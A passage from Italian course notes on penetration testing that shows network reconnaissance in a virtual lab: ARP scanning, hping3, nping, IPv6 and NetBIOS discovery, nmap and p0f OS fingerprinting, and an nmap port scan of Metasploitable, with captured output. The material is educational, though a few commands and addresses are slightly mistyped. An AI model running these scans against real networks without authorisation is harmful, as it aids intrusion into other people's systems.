- Sender MAC address: PcsCompu_95:8c:5e (08:00:27:95:8c:5e)
- Sender IP address: 10.0.2.15
- Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
- Target IP address: 10.0.2.5

Indirizzo MAC della macchina Kali 08:00:27:95:8c:5e

La macchina Kali invia una richiesta ARP ad un indirizzo MAC di broadcast specificando l'indirizzo IP 10.0.2.5

```
✓ Frame 2: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
  ▶ Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Mar 22, 2019 18:33:49.802439707 CET
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1553276029.802439707 seconds
  [Time delta from previous captured frame: 0.001269213 seconds]
  [Time delta from previous displayed frame: 0.001269213 seconds]
  [Time since reference or first frame: 0.001269213 seconds]
  Frame Number: 2
  Frame Length: 60 bytes (480 bits)
  Capture Length: 60 bytes (480 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:arp]
  [Coloring Rule Name: ARP]
  [Coloring Rule String: arp]

  ✓ Ethernet II, Src: PcsCompu_7a:1a:c2 (08:00:27:7a:1a:c2), Dst: PcsCompu_95:8c:5e (08:00:27:95:8c:5e)
    ▶ Destination: PcsCompu_95:8c:5e (08:00:27:95:8c:5e)
    ▶ Source: PcsCompu_7a:1a:c2 (08:00:27:7a:1a:c2)
    Type: ARP (0x0806)
    Padding: 0000000000000000000000000000000000000000000000000000000000000000
  ✓ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_7a:1a:c2 (08:00:27:7a:1a:c2)
    Sender IP address: 10.0.2.5
    Target MAC address: PcsCompu_95:8c:5e (08:00:27:95:8c:5e)
    Target IP address: 10.0.2.15
```

Se l'indirizzo IP esiste (come nel nostro caso), l'host relativo a tale indirizzo IP invierà una risposta ARP contenente il proprio indirizzo MAC

Arping permette di rilevare indirizzi IP duplicati in una rete locale. Ad esempio, utilizziamo arping per rilevare se è stato utilizzato più di una volta l'indirizzo IP 10.0.2.5:

- arping -d -i eth0 10.0.2.5 -c 2
 - echo \$?

Attenzione: nel caso in cui il comando `echo $?` da un risultato diverso da **0**, significa che si è verificata una situazione anomala o di errore.

```
root@kali:~# arping -d -i eth0 10.0.2.5 -c 2
ARPING 10.0.2.5
60 bytes from 08:00:27:7a:1a:c2 (10.0.2.5): index=0 time=633.605 usec
60 bytes from 08:00:27:7a:1a:c2 (10.0.2.5): index=1 time=7.050 msec
2.3-  
--- 10.0.2.5 statistics ---
2 packets transmitted, 2 packets received, 0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.634/3.842/7.050/3.208 ms
root@kali:~# echo $?
0
root@kali:~#
```

6.2.5 Comando arp-scan

È un comando molto particolare in quanto permette di conoscere gli host attivi sulla rete locale utilizzando sempre il protocollo ARP. Tuttavia, tale comando ha bisogno dei permessi di root.

Esempio 1: arp-scan 10.0.2.0/24

```
root@kali:~# arp-scan 10.0.2.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:77:fe:a0      Cadmus Computer Systems
10.0.2.4      08:00:27:b2:42:60      Cadmus Computer Systems
10.0.2.6      08:00:27:ae:29:e1      Cadmus Computer Systems
10.0.2.9      08:00:27:97:0f:ef      Cadmus Computer Systems
10.0.2.12     08:00:27:d3:79:ab      Cadmus Computer Systems
10.0.2.13     08:00:27:63:2c:eb      Cadmus Computer Systems
10.0.2.14     08:00:27:f1:65:3c      Cadmus Computer Systems

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.367 seconds (108.15 hosts/sec).
 9 responded
```

```
root@kali:~# arp-scan 10.0.2.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:77:fe:a0      Cadmus Computer Systems
10.0.2.4      08:00:27:b2:42:60      Cadmus Computer Systems
10.0.2.6      08:00:27:ae:29:e1      Cadmus Computer Systems
10.0.2.9      08:00:27:97:0f:ef      Cadmus Computer Systems
10.0.2.12     08:00:27:d3:79:ab      Cadmus Computer Systems
10.0.2.13     08:00:27:63:2c:eb      Cadmus Computer Systems
10.0.2.14     08:00:27:f1:65:3c      Cadmus Computer Systems

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.367 seconds (108.15 hosts/sec).
 9 responded
```

Indirizzi IP sempre presenti, che fanno parte dell'architettura di virtualizzazione utilizzata da Virtual Box

Esempio 2 (presenza di indirizzi IP duplicati): arp-scan 10.0.2.0/24

```
root@kali:~# arp-scan 10.0.2.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:04:c0:93      Cadmus Computer Systems
10.0.2.6      08:00:27:d3:79:ab      Cadmus Computer Systems
10.0.2.6      08:00:27:ae:29:e1      Cadmus Computer Systems (DUP: 2)
10.0.2.5      08:00:27:7a:1a:c2      Cadmus Computer Systems

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.367 seconds (108.15 hosts/sec). 6 responded
```

Indirizzi IP duplicati

6.2.6 Comando hping3

Il comando **hping3** consente di generare ed analizzare pacchetti di rete ma può essere utile anche per:

- interagire con il protocollo *TCP/IP*;
- effettuare port scanning;
- testing di sicurezza;
- valutare *Intrusion Detection System* (IDS).

Di default **hping3** invia pacchetti **TCP vuoti** (NULL packet) sulla **porta 0**.

In alternativa, se si utilizza sul protocollo *TCP* è possibile usarlo in uno dei seguenti flag:

Opzione	Nome del Flag
-S	syn
-A	ack
-R	rst
-F	fin
-P	psh
-U	urg
-X	xmas : setta i flag fin , urg e psh
-Y	ymas

Opzione (formato breve)	Opzione (formato lungo)	Descrizione
-0	--raw-ip	Invio di pacchetti raw IP
-1	--icmp	Invio di pacchetti ICMP
-2	--udp	Invio di pacchetti UDP
-8	--scan	Modalità «scan»
-9	--listen	Modalità di ascolto («listen»)

Esempio:

```
root@kali:~# hping3 -1 64.233.176.94 -c 1
HPING 64.233.176.94 (eth0 64.233.176.94): icmp mode set, 28 headers + 0 data bytes
len=46 ip=64.233.176.94 ttl=41 id=16172 icmp_seq=0 rtt=150.3 ms

--- 64.233.176.94 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 150.3/150.3/150.3 ms
root@kali:~#
```

Per la costruzione di un **eSEMPIO di firewall**, si rimanda alle slide del prof. Castiglione "Argomento 7 - Target Discovery.pdf" dalla slide 105 a 111.

6.2.7 Comando nping

Un altro comando molto potente è **nping**. Questo comando permette di creare qualsiasi tipo di pacchetto di qualsiasi protocollo, come *ARP*, *TCP*, etc... oppure di modificare direttamente i campi degli header o di specificare anche più host di destinazione con le relative porte. Questo comando è così potente da poter effettuare anche attacchi di tipo **DoS** o **ARP poisoning**.

Questi sono i comandi configurabili con **nping**:

Modalità	Descrizione
--tcp-connect	Connessione <i>TCP</i> , non necessita dei privilegi di <i>root</i>
--tcp	Modalità <i>TCP</i>
--udp	Modalità <i>UDP</i>
--icmp	Modalità <i>ICMP</i> (default)
--arp	Modalità <i>ARP/RARP</i>
--tr	Modalità di traceroute (utilizzabile nelle seguenti modalità: <i>TCP</i> , <i>UDP</i> e <i>ICMP</i>)

Esempi di **nping**, si rimanda alle slide "Argomento 7 - Target Discovery.pdf" dalla slide 116 a 125.

6.2.8 THC-IPv6

The Hacker Choice's IPv6 Attack Toolkit (THC-IPv6) sono una suite di comandi per effettuare numerose operazioni di rete su IPv6. Il prefisso per tutti i comandi basati su questo toolkit è **atk6-**.

Questo toolkit possiede una grande potenzialità per quanto riguarda la rilevazione degli indirizzi di tutti gli altri host IPv6 sulla rete locale, anche se molto spesso è abbastanza oneroso soprattutto dove lo spazio degli indirizzi è molto grande. Per questo la rilevazione si basa sul protocollo **ICMPv6 Neighbor Discovery** che serve proprio per alleviare l'onerosità della scansione. Tutto questo è possibile farlo con il comando: **atk6-alive6**.

Esempio:

```
root@kali:~# atk6-alive6 -p eth0
Alive: fe80::a00:27ff:fed3:79ab [ICMP echo-reply]
Alive: fe80::a00:27ff:feae:29e1 [ICMP echo-reply]
Alive: fe80::78cc:bcf:fae5:5bfb [ICMP echo-reply]

Scanned 1 address and found 3 systems alive
```

Da ricordare che l'interfaccia **eth0** è quella della **rete LAN**.

Il comando **detect-new-ip6** permette di rilevare un nuovo *indirizzo IPv6* che si «unisce» alla rete locale. Esempio: **atk6-detect-new-ip6 eth0**

6.2.9 Comando nbtscan

Durante un *penetration testing* su **rete locale**, in ambiente Windows può essere utile ottenere informazioni sul protocollo **NetBIOS** (Network Basic Input/Output System).

Il **protocollo NetBIOS** consente di accedere a servizi di condivisione «aperta» forniti da macchine *Windows-based* su rete locale come stampanti, cartelle, *NAS* (Network Attached Storage) e altri dispositivi.

Il comando **nbtscan** permette di ottenere per ciascuna macchina, che «espone» (non filtra) il protocollo *NetBIOS*, varie informazioni come l'IP, MAC etc...

Esempio:

Attenzione: prima di eseguire questi comandi, seguire le slide del professore Castiglione per disabilitare il firewall su una specifica macchina presente nell'"Argomento 7 - Target Discovery.pdf" dalla slide 136 a 140.

```
root@kali:~# nbtscan 10.0.2.1-254
Doing NBT name scan for addresses from 10.0.2.1-254

IP address  NetBIOS Name   Server    User      MAC address
-----  -----
10.0.2.7    METASPLOITABLE3 <server>  <unknown>  08:00:27:39:14:b4
10.0.2.14   WAINAKH        <server>  <unknown>  08:00:27:f1:65:3c
10.0.2.13   PRIVATE-2417C11 <server>  <unknown>  08:00:27:63:2c:eb
10.0.2.16   MSEDGEWIN10    <server>  <unknown>  08:00:27:04:18:04
```

Invece eseguendo il comando `-hv` di `nbt scan` è possibile ottenere ulteriori informazioni sul NetBIOS in formato leggibile.

Esempio: `nbtscan -hv 10.0.2.1-254`

```
NetBIOS Name Table for Host 10.0.2.7:  
Incomplete packet, 155 bytes long.  
Name          Service      Type  
-----  
WORKGROUP     Domain Name  
METASPLOITABLE3  Workstation Service  
METASPLOITABLE3  File Server Service  
Adapter address: 08:00:27:39:14:b4
```

Servizio di Condivisione
File Remota

6.3 Operating System (OS) Fingerprint

L'**Operating System Fingerprinting** è un processo atto a stabilire il sistema operativo in esecuzione sulle macchine target. Questa informazione risulta importante nelle fasi successive (Enumerating Target e Vulnerability Assessment) per fare delle scansioni ad hoc, in base al sistema operativo individuato.

Il **fingerprinting** può essere svolto in maniera attiva o passiva.

Fingerprinting attivo

Tramite l'approccio attivo vengono inviati **pacchetti ad hoc** verso la macchina target e vengono analizzate le risposte ricevute per determinare il sistema operativo. È un metodo molto veloce e accurato, tuttavia la macchina target potrebbe individuare il tentativo di ottenere informazioni riguardanti il suo sistema operativo e quindi bloccare le richieste in arrivo.

Il **fingerprinting attivo** può essere effettuato tramite `nmap`: strumento principale utilizzato per la scansione su porte di vario tipo e che implementano diversi protocolli. Tra le varie cose che può fare `nmap` c'è l'**OS fingerprinting**, può essere avviato utilizzando la sintassi `nmap -o <ip_address>`:

```
$ nmap -o 10.0.2.6  
MAC Address: 08:00:27:AE:29:E1 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at  
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```

Dall'output possiamo osservare il tipo di dispositivo, il sistema operativo in esecuzione, la probabile versione del kernel in esecuzione e altri dettagli, tra cui distanza di hop dalla macchina che sta inviando il comando.

Vediamo un altro esempio:

```
$ nmap -o 10.0.2.7
MAC Address: 08:00:27:39:14:B4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::sp1
OS details: Microsoft Windows 7 SP1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds
```

In questo caso vediamo infatti tutte le info su Windows 7 (in realtà la macchina Metasploitable 3, su cui abbiamo effettuato l'analisi, monta Windows Server 2008 R2, ma vedremo che è basato su Windows 7).

Fingerprinting passivo

È una modalità di *fingerprinting* introdotta dall'hacker polacco *Michał Zalewski* tramite il tool **p0f**. Non richiede l'invio di traffico ad hoc verso la macchina target, ma si basa sull'osservazione del traffico che transita in rete, e in particolare della struttura dei pacchetti TCP inviati o ricevuti dalla macchina target. Utilizzando questa modalità è meno probabile che la macchina target si accorga che qualcuno sta cercando di ottenere informazioni su di essa, tuttavia, è un approccio più lento e porta risultati meno accurati. A seconda della situazione si può scegliere di utilizzare l'approccio attivo o quello passivo, o anche entrambi.

Il tool **p0f** permette di analizzare il sistema operativo delle:

- macchine che si connettono alla macchina di testing (Kali);
- macchine alle quali si connette la macchina di testing (Kali);
- macchine alle quali la macchina di testing (Kali) tenta di connettersi ma non ci riesce, ottenendo un *RST* come risposta;
- macchine di cui è possibile osservare le comunicazioni.

Per installare **p0f** basta digitare il comando `apt-get install p0f`.

Sfrutta informazioni dei pacchetti dette informazioni caratterizzanti, che variano in base al sistema operativo in esecuzione: in particolare in base ai valori negli header e la dimensione dei pacchetti **p0f** riesce a capire il *SO* con buona precisione. Le informazioni che vengono utilizzate da **p0f** per individuare il *SO* in esecuzione vengono salvate nel file **p0f.fp**.

- Nei sistemi basati su Linux il *ping ICMP* è tipicamente di 56 o 64 byte (dipende dalla versione del kernel), mentre i sistemi *Windows-based* utilizzano pacchetti di 32 byte.
- Il campo *TTL* nei sistemi Linux è variabile in base alla distribuzione e alla versione del kernel, mentre nei sistemi *Windows based* è tipicamente pari a 128.

Il **Time To Leave** indica il tempo di vita in termini di hop che può attraversare un pacchetto in rete, e rappresenta un contatore che viene decrementato ogni volta. Nelle comunicazioni di rete è settato a un certo valore di default.

Vediamo come utilizzare questo tool.

```
$ p0f
--- p0f 3.09b by Michal Zalewki <lcamtuf@coredump.cx>
[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN]
[+] Entered main event loop.
```

A questo punto lo strumento resta in attesa di rilevare attività di rete da e verso la macchina target. Proviamo allora a generare del traffico verso la macchina target: in particolare sappiamo che hosta un web server legittimamente erogato tramite http. Apriamo un web browser e connettiamoci all'indirizzo di metasploitable 2 (nel nostro esempio 10.0.2.6) e vediamo cosa ci restituisce p0f:

```
.-[ 10.0.2.15/34090 -> 10.0.2.6/80 (syn+ack) ]-
|
| server = 10.0.2.6/80
| os = Linux 2.6.x
| dist = 0
| params = none
| raw_sig = 4:64+0:0:1460:mss*4,6:mss,sok,ts,nop,ws:df:0
|
'---
```

Tra le informazioni generate possiamo osservare che è stato individuato sia il SO che la probabile versione del kernel utilizzata. Per verificare la correttezza di queste informazioni andiamo sulla macchina metasploitable 2 e digitiamo il comando **uname -a**:

```
$ uname -a
Linux metasploitable 2.6.64-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux
```

Utilizziamo lo stesso approccio con metasploitable 3, connettendoci tramite web browser al servizio che offre su http, all'indirizzo (sempre nel nostro esempio) 10.0.2.7:8020.

Vediamo cosa ha raccolto p0f:

```
.-[ 10.0.2.15/59046 -> 10.0.2.7/8020 (syn+ack) ]-
|
| server = 10.0.2.7/8020
| os = Windows 7 or 8
| dist = 0
| params = none
| raw_sig = 4:128+0:0:1460:8192,8:mss,nop,ws,sok,ts:df,id+:0
|
'---
```


Osserviamo che è stato individuato correttamente il sistema operativo e la versione.

Come abbiamo detto in precedenza, metasploitable 3 è basata in realtà su *Windows Server 2008 R2*, ma visualizzando informazioni sul versioning di Windows scopriamo che sia *Windows Server 2008 R2* che *Windows 7* sono basate sul **kernel windows NT 6.1** e hanno lo **stesso numero di build**.



Quinta Parte

Enumerating Target e Port Scanning



CoScienze
Associazione

Capitolo 7 – Enumerating Target e Port Scanning

7.1 Concetti introduttivi

Questa fase serve a capire quali sono i servizi erogati dalla macchina target e, in particolare, a stabilire quando una porta è aperta, chiusa o filtrata, quali servizi sono disponibili sulla porta, la versione dei servizi erogati, ecc...

Così come la fase di *Information Gathering*, anche nel caso dell'**Enumerating Target** esistono due approcci: **attivo** e **passivo**.

L'**approccio attivo** (Active Enumeration) consiste nella generazione di traffico ad hoc verso la macchina target, mentre quello **passivo** (Passive Enumeration) viene effettuato senza interagire direttamente con la macchina target ma tramite servizi di terze parti, spesso *web-based*, che ci forniscono informazioni sulla macchina.

Una porta si può trovare in due stati:

1. **aperta**: indica che il servizio è accessibile dall'esterno ed è in modalità di ascolto, ovvero in attesa di connessioni da parte del client;
2. **chiusa**: indica che nessun servizio è in modalità di *listening* su questa porta. Una porta però potrebbe essere anche **filtrata**, ovvero non è raggiungibile perché consente solo determinate tipologie di traffico, relativo ad uno specifico protocollo o proveniente da una specifica porta o indirizzo IP.

Una volta identificato il servizio in esecuzione su una porta, è importante capire la **versione**, al fine di individuare eventuali vulnerabilità per quella determinata versione del servizio.

7.2 Suite protocollare TCP/IP

In questa sezione è presentato un riepilogo sui principali protocolli di rete al fine di distinguere vari metodi per la scoperta di servizi sulle porte: infatti spesso alcune porte potrebbero apparire *chiuse/filtrate* utilizzando determinati protocolli, e *aperte* utilizzandone altri.

La maggior parte delle enumerazioni verranno fatte comunque con **nmap**, anche se è conveniente descrivere diversi tool che possono tornare utili in questa fase.

La suite **TCP/IP** include diversi protocolli, e rende possibile la comunicazione su reti locali e sulla rete Internet:

- **IP**, localizzato al livello 3 del modello *ISO/OSI*, si occupa principalmente dell'indirizzamento e del routing dei datagram;
- **TCP**, localizzato al livello 4 del modello *ISO/OSI*, è responsabile della gestione delle connessioni e dell'affidabilità del trasporto tra due endpoint.

Le principali caratteristiche del protocollo **TCP** sono:

- **connection oriented**: client e server stabiliscono una connessione tramite **Three Way Handshake** prima di scambiarsi effettivamente i dati. Il **client** inizializza la connessione inviando al server un pacchetto contenente un **SYN flag** (synchronization), e un numero iniziale di sequenza scelto a caso, **ISN** (Initial Sequence Number).

Il **server** risponde al client inviando un *SYN* contenente un nuovo **ISN** e un **ACK** (acknowledgement) relativo al pacchetto *SYN* che ha ricevuto dal client, il cui contenuto è dato

dall'**ISN** del client +1. Il **client** risponde al **server** con un **ACK** contenente l'**ISN** del server +1. A questo punto la **connessione è stabilita** e può iniziare lo scambio di dati vero e proprio.

Per **terminare la connessione**, il **client** invia al **server** un pacchetto con un **FIN flag**, e poi il **server** invia un pacchetto di **ACK** per informare il **client** della ricezione del pacchetto **FIN**. Quando il **server** è pronto a chiudere la connessione, invia un pacchetto **FIN** al **client**, e quest'ultimo risponde con un **ACK** per indicargli che ha ricevuto il pacchetto **FIN**. Tipicamente sia client che server possono terminare la connessione.

- **affidabilità:** *TCP* utilizza numeri di sequenza ed *ACK* per identificare i pacchetti. Il ricevente invia un *ACK* per indicare che ha ricevuto il pacchetto. Quando un pacchetto va perso, *TCP* lo reinvià automaticamente se non avrà ricevuto un *ACK* dal ricevente. Se i pacchetti non arriveranno in ordine, *TCP* provvederà a riordinarli prima di inoltrarli al livello applicativo. I protocolli che trasmettono file o dati importanti usano *TCP* (ad esempio *HTTP* e *FTP*).
- **UDP:** *UDP* è un protocollo senza connessione, è più snello e quindi utilizzato per altri contesti. È detto "protocollo best effort" perché farà del suo meglio dal punto di vista prestazionale per inviare i dati a destinazione, ma nel caso di perdite di pacchetti non è presente un meccanismo di rinvio o di verifica. Nelle applicazioni in cui si usa *UDP* è tollerata una perdita di informazioni, che può portare magari a un degradamento di stream video o audio ma non inficia sull'operatività del servizio.

Affinché un'applicazione che si trova su una *macchina A* riesca a comunicare con un'applicazione che si trova su una *macchina B*, il **livello di trasporto** utilizza un indirizzamento basato sulle **porte**: un processo software lato server si mette in ascolto su uno specifico numero di porta ed eroga i servizi tramite quella porta. Il client invia dati al server su quella porta in modo che questi vengano processati dall'applicazione sul server. Per l'indirizzamento delle porte, vengono utilizzati 16 bit, quindi esistono $2^{16} = 65536$ porte, con il numero di porta che va da **0 a 65535**.

Gli intervalli di utilizzo dei numeri di porta sono regolamentati da convenzioni e accordi internazionali, in particolare, le porte vengono classificate in tre categorie:


1. **Well-known Port:** vanno da 0 a 1023 e sono porte riservate. Sono usate da processi server che devono essere eseguiti da amministratori o da utenti con privilegi specifici;
2. **User o Registered Port:** vanno da 1024 a 49151 e sono porte per le quali un utente può chiedere la registrazione all'*Internet Assigned Number Authority* (IANA), così da riservare una di queste porte ad una specifica applicazione *client-server*;
3. **Private/ Dynamic/ Ephemeral Port:** vanno da 49152 a 65535 ed ognuno può utilizzarle senza necessità di registrazione presso lo IANA.

La classificazione di queste porte è solo una convenzione e nulla vieta di utilizzarne arbitrariamente qualsiasi numero di porta ammesso.

7.3 Formato dei messaggi TCP e UDP

Un **messaggio TCP** è chiamato **segmento** ed è costituito da un **header** e da una **sezione dati**.


L'**header** è di 20 byte (senza opzioni TCP).



- La **porta sorgente** è la porta attraverso cui una macchina invia i pacchetti;
- La **porta destinazione** è la porta attraverso cui una macchina target riceve i pacchetti;
- Il **Sequence Number** è il numero di sequenza del messaggio;
- L'**Acknowledgement Number** contiene il numero di sequenza del mittente incrementato di 1;
- **H. Len.** è la dimensione dell'*header TCP*;
- **Rsvd.** è un campo riservato per usi futuri, viene settato a 0;
- **Control Bits** contiene 8 flag, ognuno dei quali è composto da un singolo bit. *TCP* di solito usa solo i primi sei flag (RFC 793), e raramente gli ultimi due (RFC 3168):
 - **SYN**: sincronizza i numeri di sequenza (utilizzato per stabilire la connessione);
 - **ACK**: indica che il campo *Acknowledgement* è significativo; se un pacchetto ha questo flag attivo allora è un *ACK* in risposta ad un pacchetto precedentemente ricevuto;
 - **RST**: resetta la connessione;
 - **FIN**: indica che non ci sono altri dati da inviare;
 - **PSH**: indica che i dati devono essere trasmessi immediatamente, invece di aspettare altri dati. Usato in applicazioni real-time o time sensitive;
 - **URG**: indica che il campo *Urgent Pointer* del messaggio è significativo; è utilizzato in combinazione col precedente;
 - **CWR**: *Congestion Window Reduced*, indica che il buffer di trasmissione del mittente si sta riempendo a causa di una congestione. Sarà quindi necessario abbassare la velocità di trasmissione;
 - **ECN-Echo**: *Explicit Connection Notification-Echo*, indica che la connessione di rete sta riscontrando una congestione.
- **Window Size**: specifica il numero di byte che il ricevente potrà accettare;
- **Checksum**: utilizzato per la verifica degli errori nell'*header* e nei dati del *pacchetto TCP*;
- **Urgent Pointer**: utilizzato per dare priorità all'invio ed al forwarding di un pacchetto.

Un **messaggio UDP** è costituito da un **header** e da una **sezione dati**.

L'**header** è di 8 *byte* (senza opzioni UDP).



- La **porta sorgente** è la porta attraverso cui una macchina invia i pacchetti;
- La **porta destinazione** è la porta attraverso cui una macchina target riceve i pacchetti;
- **UDP Length** è la dimensione dell'*header UDP*;
- **UDP Checksum** è utilizzato per la verifica degli errori nell'header e nei dati.

7.4 Active Enumeration

In questa sezione verranno menzionati una serie di strumenti atti a fare l'**enumerazione dei servizi**.

Questo metodo consente di scoprire le versioni dei servizi erogati dalle diverse porte aperte. È, infatti, importante per il *pentester* in quanto si potrebbero trovare delle vulnerabilità esistenti.

Nella sezione precedente, è stato detto sul come l'associazione di una porta a un determinato servizio venga fatta, cercando di seguire la convenzione stabilita dallo IANA. Tuttavia, spesso gli amministratori di rete/sistema cambiano le porte predefinite per alcuni servizi: ad esempio, un servizio *SSH* potrebbe non essere associato alla porta 22 (come da convenzione) ma alla porta 22222. Quindi, se un *pentester* si mettesse ad eseguire la scansione solo sulla porta *SSH* convenzionata, potrebbe non trovare alcun servizio attivo. Questo concetto viene ulteriormente rafforzato dalla difficoltà del *pentester* riguardo l'analisi dei servizi proprietari in esecuzione su porte non standard. Di conseguenza, si rende necessario l'utilizzo di strumenti per l'enumerazione automatica dei servizi in maniera da mitigare le problematiche evidenziate (un servizio potrebbe essere individuato indipendentemente dalla porta che utilizza).

7.4.1 Network Scanner nmap

Si tratta di un **Port Scanner** estremamente potente e flessibile con l'obiettivo di determinare le porte in ascolto presenti su una macchina target. Inoltre, fornisce ulteriori funzionalità:

- **Host Discovery:** rileva gli host attivi all'interno dell'asset analizzato. Di default, per effettuare l'*Host Discovery*, *nmap* invia un **ICMP echo request**, un **pacchetto TCP SYN alla porta 443**, un **pacchetto TCP ACK alla porta 80** ed una **ICMP timestamp request**. Il vantaggio di questo strumento è legato all'utilizzo di molti protocolli paralleli per verificare la presenza di una porta. Se esistesse un firewall che filtra i messaggi *ICMP*, effettuare la scansione mediante questo protocollo, comporterebbe nell'avere un risultato fasullo in quanto la porta risulterà chiusa quando di fatto non lo è, perché è filtrata;
- **Service/Version Detection:** individuate le porte aperte, vengono ricavate ulteriori informazioni su di esse: protocolli e servizi utilizzati, nomi delle applicazioni, versioni utilizzate, etc...;
- **Operating System Detection:** *nmap* invia una serie di pacchetti alla macchina target per poi esaminare le risposte. Dopodiché confronta queste risposte con il proprio database, mostrando i dettagli del sistema operativo nel caso esiste una corrispondenza;

- **Network Traceroute:** un traceroute inizia con un certo valore del *Time To Live* (TTL). Questo valore viene decrementato fin quando non si raggiunge 0;
- **Nmap Scripting Engine:** permette di aggiungere nuove funzionalità a nmap, quindi è anche uno strumento estendibile.

Aggiornamento ed utilizzo

Prima di utilizzare nmap, è importante aggiornarlo in quanto ci potrebbero essere *fingerprint* relativi a nuovi sistemi operativi, nuovi servizi, etc...

Per eseguire l'aggiornamento basta digitare i seguenti comandi: apt-get update e apt-get upgrade. nmap può essere avviato in due modi: dal menu "01 - Information Gathering" di Kali o digitando il comando nmap dal terminale.

Per conoscere tutti i flag di nmap vai alla fine degli appunti.

Esempio:

Utilizziamo nmap per scansionare Metasploitable 2 (Indirizzo IP: 10.0.0.2.6)

nmap 10.0.0.2.6

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-24 16:05 CET
Nmap scan report for 10.0.0.2.6
Host is up (0.00051s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:AE:29:E1 (Oracle VirtualBox virtual NIC)
```

Effettuando il comando, ci verranno dati ulteriori informazioni quali:

- **numero di porta e protocollo;**
- **stato della porta;**
- **nome del servizio erogato dalla porta.**

